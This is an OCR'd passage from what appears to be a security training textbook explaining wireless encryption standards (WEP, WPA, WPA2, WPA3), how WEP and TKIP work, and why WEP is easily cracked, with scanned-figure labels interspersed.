
A third-generation Wi-Fi security protocol that uses GCMP-256 for encryption and HMAC-SHA-384 for authentication

Types of Wireless Encryption

Attacks on wireless networks are increasing daily with the increasing use of wireless networks. The encryption of information before it is transmitted on a wireless network is the most popular method of protecting wireless networks against attackers. There are several types of wireless encryption algorithms that can secure a wireless network. Each wireless encryption algorithm has advantages and disadvantages.

- **802.11i**: It is an IEEE amendment that specifies security mechanisms for 802.11 wireless networks.
- **WEP**: WEP is an encryption algorithm for IEEE 802.11 wireless networks. It is an old wireless security standard and can be cracked easily.
- **EAP**: The Extensible Authentication Protocol (EAP) supports multiple authentication methods, such as token cards, Kerberos, and certificates.
- **LEAP**: Lightweight EAP (LEAP) is a proprietary version of EAP developed by Cisco.
- **WPA**: It is an advanced wireless encryption protocol using TKIP and Message Integrity Check (MIC) to provide strong encryption and authentication. It uses a 48-bit initialization vector (IV), 32-bit cyclic redundancy check (CRC), and TKIP encryption for wireless security.
- **TKIP**: It is a security protocol used in WPA as a replacement for WEP.
- **WPA2**: It is an upgrade to WPA using AES and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP) for wireless data encryption.
- **AES**: It is a symmetric-key encryption used in WPA2 as a replacement for TKIP.

- **CCMP**: It is an encryption protocol used in WPA2 for strong encryption and authentication.
- **WPA2 Enterprise**: It integrates EAP standards with WPA2 encryption.
- **RADIUS**: It is a centralized authentication and authorization management system.
- **PEAP**: It is a protocol that encapsulates the EAP within an encrypted and authenticated Transport Layer Security (TLS) tunnel.
- **WPA3**: It is a third-generation Wi-Fi security protocol that provides new features for personal and enterprise usage. It uses Galois/Counter Mode-256 (GCMP-256) for encryption and the 384-bit hash message authentication code with the Secure Hash Algorithm (HMAC-SHA-384) for authentication.



Wired Equivalent Privacy (WEP) Encryption

- WEP is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of **security and privacy** comparable to that of a wired LAN
- WEP **uses a 24-bit initialization vector (IV)** to form stream cipher RC4 for confidentiality and the CRC-32 checksum for integrity of wireless transmissions
- It has significant vulnerabilities and design flaws and **can therefore be easily cracked**

Wired Equivalent Privacy (WEP) Encryption

WEP was an early attempt to protect wireless networks from security breaches, but as technology improved, it became evident that information encrypted with WEP is vulnerable to attack. We discuss WEP in detail here.

What is WEP Encryption?

WEP is a component of the IEEE 802.11 WLAN standards. Its primary purpose is to ensure data confidentiality on wireless networks at a level equivalent to that of wired LANs, which can use physical security to stop unauthorized access to a network.

In a WLAN, a user or an attacker can access the network without physically connecting to the LAN. Therefore, WEP utilizes an encryption mechanism at the data link layer for minimizing unauthorized access to the WLAN. This is accomplished by encrypting data with the symmetric Rivest Cipher 4 (RC4) encryption algorithm, which is a cryptographic mechanism used to defend against threats.

Role of WEP in Wireless Communication

- WEP protects against eavesdropping on wireless communications.
- It attempts to prevent unauthorized access to a wireless network.
- It depends on a secret key shared by a mobile station and an AP. This key encrypts packets before transmission. Performing an integrity check ensures that packets are not altered during transmission. 802.11 WEP encrypts only the data between network clients.

Main Advantages of WEP

- **Confidentiality**: It prevents link-layer eavesdropping.
- **Access Control**: It determines who may access data.
- **Data Integrity**: It protects the change of data by a third party.
- **Efficiency**

Key Points

WEP was developed without any academic or public review. In particular, it was not reviewed by cryptologists during development. Therefore, it has significant vulnerabilities and design flaws.

WEP is a stream cipher that uses RC4 to produce a stream of bytes that are XORed with plaintext. The length of the WEP and secret key are as follows:

- 64-bit WEP uses a 40-bit key
- 128-bit WEP uses a 104-bit key
- 256-bit WEP uses 232-bit key

Flaws of WEP

The following basic flaws undermine WEP's ability to protect against a serious attack.

- No defined method for encryption key distribution:
    - Pre-shared keys (PSKs) are set once at installation and are rarely (if ever) changed.
    - It is easy to recover the number of plaintext messages encrypted with the same key.
- RC4 was designed to be used in a more randomized environment than that utilized by WEP:
    - As the PSK is rarely changed, the same key is used repeatedly.
    - An attacker monitors the traffic and finds different ways to work with the plaintext message.
    - With knowledge of the ciphertext and plaintext, an attacker can compute the key.
- Attackers analyze the traffic from passive data captures and crack WEP keys with the help of tools such as AirSnort and WEPCrack.
- Key scheduling algorithms are also vulnerable to attack.

How WEP Works

- CRC-32 checksum is used to calculate a 32-bit integrity check value (ICV) for the data, which, in turn, is added to the data frame.
- A 24-bit arbitrary number known as the initialization vector (IV) is added to the WEP key; the WEP key and IV are together called the WEP seed.

- The WEP seed is used as the input to the RC4 algorithm to generate a keystream, which is bit-wise XORed with a combination of the data and ICV to produce the encrypted data.
- The IV field (IV + PAD + KID) is added to the ciphertext to generate a MAC frame.




WEP Key Store
(K1, K2, K3, K4)
RC4
Cipher
WEP Seed
WEP Key
IV
Keystream
Data
ICV
CRC-32
Checksum
XOR Algorithm
X
IV
PAD
KID
Ciphertext
WEP-encrypted Packet (Frame body of MAC Frame)

Figure 16.11: Operational flow of WEP

Wi-Fi Protected Access (WPA) Encryption

- WPA is a security protocol defined by 802.11i standards; it uses a Temporal Key Integrity Protocol (TKIP) that utilizes **the RC4 stream cipher encryption** with 128-bit keys and 64-bit MIC integrity check to provide stronger encryption and authentication
- WPA uses TKIP to eliminate the weaknesses of WEP by including **per-packet mixing functions**, **message integrity checks**, **extended initialization vectors**, and **re-keying mechanisms**



Wi-Fi Protected Access (WPA) Encryption

Wi-Fi Protected Access (WPA) is a security protocol defined by the 802.11i standard. In the past, the primary security mechanism used between wireless APs and wireless clients was WEP encryption, which has a major drawback in that it uses a static encryption key. An attacker can exploit this weakness using tools that are freely available on the Internet. IEEE defines WPA as “an expansion to the 802.11 protocols that can allow for increased security.” Nearly every Wi-Fi manufacturer provides WPA.

WPA has better data encryption security than WEP because messages pass through a Message Integrity Check (MIC) using the Temporal Key Integrity Protocol (TKIP), which utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC to provide strong encryption and authentication. WPA is an example of how 802.11i provides stronger encryption and enables pre-shared key (PSK) or EAP authentication. WPA uses TKIP for data encryption, which eliminates the weaknesses of WEP by including per-packet mixing functions, MICs, extended IVs and re-keying mechanisms.

WEP normally uses a 40-bit or 104-bit encryption key, whereas TKIP uses 128-bit keys for each packet. The MIC for WPA prevents the attacker from changing or resending the packets.

- **TKIP**: It is used in a unicast encryption key that changes for every packet, thereby enhancing security. This change in the key for each packet is automatically coordinated between the wireless client and AP. TKIP uses a Michael Integrity Check algorithm with an MIC key to generate the MIC value. It utilizes the RC4 stream cipher encryption with 128-bit keys and a 64-bit MIC integrity check. It mitigates vulnerability by increasing the size of the IV and using mixing functions. Under TKIP, the client starts with a 128-bit temporal key (TK) that is then combined with the client's MAC address and with an IV to create a keystream that is used to encrypt data via RC4. It implements a sequence counter to protect against replay attacks. TKIP enhances WEP by adding a rekeying mechanism to provide fresh encryption and integrity keys. TKs are changed every 10,000 packets, which makes TKIP-protected networks more resistant to cryptanalytic attacks involving key reuse.

- **TKs**: All newly deployed Wi-Fi equipment uses either TKIP (for WPA) or AES (for WPA2) encryption to ensure WLAN security. In the WEP encryption mechanism, the protocol derives encryption keys (TKs) from the pairwise master key (PMK), which is created during the EAP authentication session, whereas in the WPA and WPA2 encryption mechanisms, the protocol obtains the encryption keys during a four-way handshake. In the EAP success message, the PMK is sent to the AP but is not directed to the Wi-Fi client because it has derived its own copy of the PMK.

  The below figure shows the installation procedure for TKs.

